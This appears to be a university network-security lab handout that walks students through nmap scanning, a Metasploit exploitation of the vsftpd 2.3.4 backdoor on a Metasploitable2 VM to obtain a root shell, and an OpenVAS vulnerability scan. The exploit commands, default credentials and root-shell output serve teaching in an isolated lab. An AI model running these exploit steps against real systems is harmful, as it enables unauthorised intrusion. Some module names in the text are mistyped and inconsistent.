


### SCANNING and RECONNAISSANCE

To exploit infiltrate, or breach a remote system, key information about that system determines the level of success of one's endeavour. The first step of penetration is scanning and reconnaissance.

By the end of this Lab we will learn how to use tools to scan and retrieve information from a remote system. We will use *nmap* to scan a vulnerable system (*Metasploitable2*). Nmap will reside on a Kali Linux machine in VirtualBox, and Metasploitable2 will also be on a virtual machine.

Before the Virtual Machines are turned on, we can highlight **each one in turn** in the console panel of VirtualBox and:

1. Click on **settings** on the **menu** bar, as shown in the **left** image of FIG1 below.
2. Then click on **network**; shown in the left panel of the **right** image.
3. Choose **Adapter 1** and set to **Bridged Adapter**.




LEFT

RIGHT


FIG 1

## LAB 1 TCOM3003 SEPT'18

4. We now start our Kali Linux machine. The username and password are root and toor by default.



5. We can now power up our *Metasploitable2*. The username and password are both msfadmin.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7b:07:8c
          inet addr:192.168.0.18  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7b:78c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:47 errors:0 dropped:0 overruns:0 frame:0
          TX packets:75 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7646 (7.4 KB)  TX bytes:7939 (7.7 KB)
          Base address:0xd010 Memory:f0000000-f0020000
```

6. Use the command **ifconfig** as shown above to get the ip address of the targeted machine (i.e. **Metasploitable2**). The above is **192.168.0.18**. Yours will be different.

7. By using the manual pages summarize briefly what is nmap and what it is used for.

On the Kali Machine use the command below at the prompt of a terminal:

```
root@kali:~# man nmap
```

### **PROBING THE TARGET.**

8. On the Kali machine run the command: **nmap xxx.xxx.xx.xx** where x's represent the ip address of the vulnerable machine.
9. From the output list 4 of the services which may contain vulnerabilities and give a brief overview of each of the vulnerabilities.

## LAB 1 TCOM3003 SEPT'18

10. What does the command **nMap -sV xxx.xxx.xx.xx** do.
11. If there is an open ftp port please note it and the version of ftp.
12. Start a Metasploit session on the Kali Machine. **"msfconsole"**
13. We will now search for an exploit which can compromise an open ftp port.
14. Use the command **"search [version of ftp]"**

```
msf > search vsftpd 2.3.4
```

15. In the output of the command under **"the name"** column you will see the name of the exploit to use on your version of ftp. (e.g. **exploit/unix/ftp/vsftpd\_3.34\_frontdoor**).

```
Name
----
exploit/unix/ftp/vsftpd_
Command Execution
```

16. Now at the Metasploit prompt run the command as shown

(**msf > use exploit/unix/ftp/vsftpd\_3.34\_frontdoor** )

17. run the following command.

```
msf exploit(vsftpd_234_backdoor) > options
```

- 18.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.0.42
rhost => 192.168.0.42
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rport 21
rport => 21
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

19. You now get an output similar to that below.

```
[*] 192.168.0.42:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.42:21 - USER: 331 Please specify the password.
[+] 192.168.0.42:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.42:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.44:40685 -> 192.168.0.42:6200) at 2018-09-30 01:28:52 -0400
```

20. What does the second to last and last item of the window above tell us.
21. At the cursor:

**run the command: ifconfig** (to which machine this ip belongs)

**run the command: ls** (Where are these files located?)

**run the command: `cd etc`** (What folder are we in presently?)

**One of the files of this folder is the “`sudoers` file.”**(What is the function of this file?)

**run the command: `nano sudoers`** (This opens the file and allows us to  
read its contents)

Type Ctrl C to exit the shell. If prompted y/N choose y.

## **PART B (OpenVAS)**

**OpenVAS is a framework of services and tools that provides a comprehensive and powerful vulnerability scanning and management package.**

**UPDATING OUR PRESENT KALI MACHINE** (Items 1-7 have already been done)

1. At the command prompt of your Kail machine run the command : `apt-get install OpenVAS`
2. If the following output results:

```
root@kali:~# apt-get install OpenVAS
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package OpenVAS
```


3. We have to access and modify the *`sources.list` file*.
4. This file can be accessed by going to Places>Computer>etc>apt>sources.list
5. If it is clicked on and you are presented with a list of programs to open it, choose *`leafpad`*.
6. Alternatively, from the command prompt we navigate to the directory with: `cd /etc/apt`  
Then we open the file with: *`leafpad sources.list`*  
Copy and paste the following lines the *`sources.list` file*, save and exit.

```
deb http://http.kali.org/kali kali-rolling main contrib non-free  
deb-src http://http.kali.org/kali kali-rolling main contrib non-free
```

7. Run the commands: “**apt-get clean**” and “**apt-get update && apt -get upgrade**”

## **PART A**

1. At the command prompt type *openvas-start* :




```
root@kali:~# openvas-start  
[*] Please wait for the OpenVAS services to start.  
[*]  
[*] You might need to refresh your browser once it opens.  
[*]  
[*] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392
```

2. OpenVas operates through port **9392** as shown in the output. **If it does not start** automatically go to your Firefox Web Browser and type **<https://127.0.0.1:9392>**.

## LAB 1 TCOM3003 SEPT'18

3. The Greenbone Security Assistant appears.



The above screen results. If the username and password are not already set, use **username admin** and **password** [copy and paste password from leafpad file in Documents]

4. To know the version of OpenVas installed on your Kali Machine from the command prompt type: **openvas-check-setup** :

```
root@kali:~# openvas-check-setup
openvas-check-setup 2.3.7
Test completeness and readiness of OpenVAS-9
```


5. To start vulnerability scanning, we need to:

- ❖ Create and configure a target
- ❖ Create and configure a scan task
- ❖ Run the scan



## PART B (*openvas target*)

1. Go to both machines **settings** → **network** → **internal network**



2. .Configure each of your virtual machines with an ip address on the same subnet:

```
root@kali:~# ifconfig eth0 192.168.1.2 netmask 255.255.255.0
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.2 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 08:00:27:74:17:d4 txqueuelen 1000 (Ethernet)
    RX packets 2091 bytes 157243 (153.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1897 bytes 179417 (175.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Annotations: A green arrow points to the command `ifconfig` with the label "command". Another green arrow points to the output line `inet 192.168.1.2 netmask 255.255.255.0 broadcast 192.168.1.255` with the label "result of command".



## LAB 1 TCOM3003 SEPT'18

3. Once you click on login you should see this screen:



4. Go to **configuration** in the top menu of openvas on the kali machine and select **targets**.



## LAB 1 TCOM3003 SEPT'18

5. The NEW TARGET dialogue box appears.


- ❖ Name field **Metasploitable2**
- ❖ Comment **whatsoever you wish**
- ❖ Manual **ip address of your target** (Metasploitable2)
- ❖ Leave all other fields as their default
- ❖ Click create

6. Your newly created machine will appear in the list of available targets.

Name	Hosts	IPs	Port List	Credentials - sort by: SSH	Actions
Metasploitable2 (Whatsoever you wish)	192.168.1.1	1	All IANA assigned TCP 2012-02-10		[Icons]
Metasploitable2 (whatsoever you wish)	192.168.1.1	1	All IANA assigned TCP 2012-02-10		[Icons]
Target for immediate scan of IP 192.168.0.51	192.168.0.51	1	OpenVAS Default		[Icons]

**PART C (*openvas vulnerability scan*)**

1. To create a new task we go to **scans** and select **tasks**, then go to the **new task icon**.



2. When we click on our new task icon, a new task window appears. In the **name** field enter the name of your new task, our **scan target** being **Metasploitable2**. Leave all other fields as default and click on **create at the end** of the window.



A screenshot of the 'New Task' form in the Greenbone Security Assistant. The form has a green header with the text 'New Task'. It contains several fields: 'Name' (with 'TCOM3003' entered), 'Comment', 'Scan Targets' (with 'Metasploitable2' selected), 'Alerts', 'Schedule' (with '--' selected), 'Add results to Assets' (with 'yes' selected), 'Apply Overrides' (with 'yes' selected), 'Min QoD' (with '70' entered), 'Alterable Task' (with 'no' selected), 'Auto Delete Reports' (with 'Do not automatically delete reports' selected), 'Scanner' (with 'OpenVAS Default' selected), 'Scan Config' (with 'Full and fast' selected), 'Network Source Interface', 'Order for target hosts' (with 'Sequential' selected), 'Maximum concurrently executed NVTs per host' (with '4' entered), and 'Maximum concurrently scanned hosts' (with '20' entered). A red arrow points to the 'Create' button at the bottom right of the form.

## LAB 1 TCOM3003 SEPT'18

3. Our new task button is at **1** and run button at **2**.




4. The task is now running.




## LAB 1 TCOM3003 SEPT'18

5. When the task is finished executing, the status changes to **done**.




6. As we can see there are many vulnerabilities and the **severity** is **high** as expected.



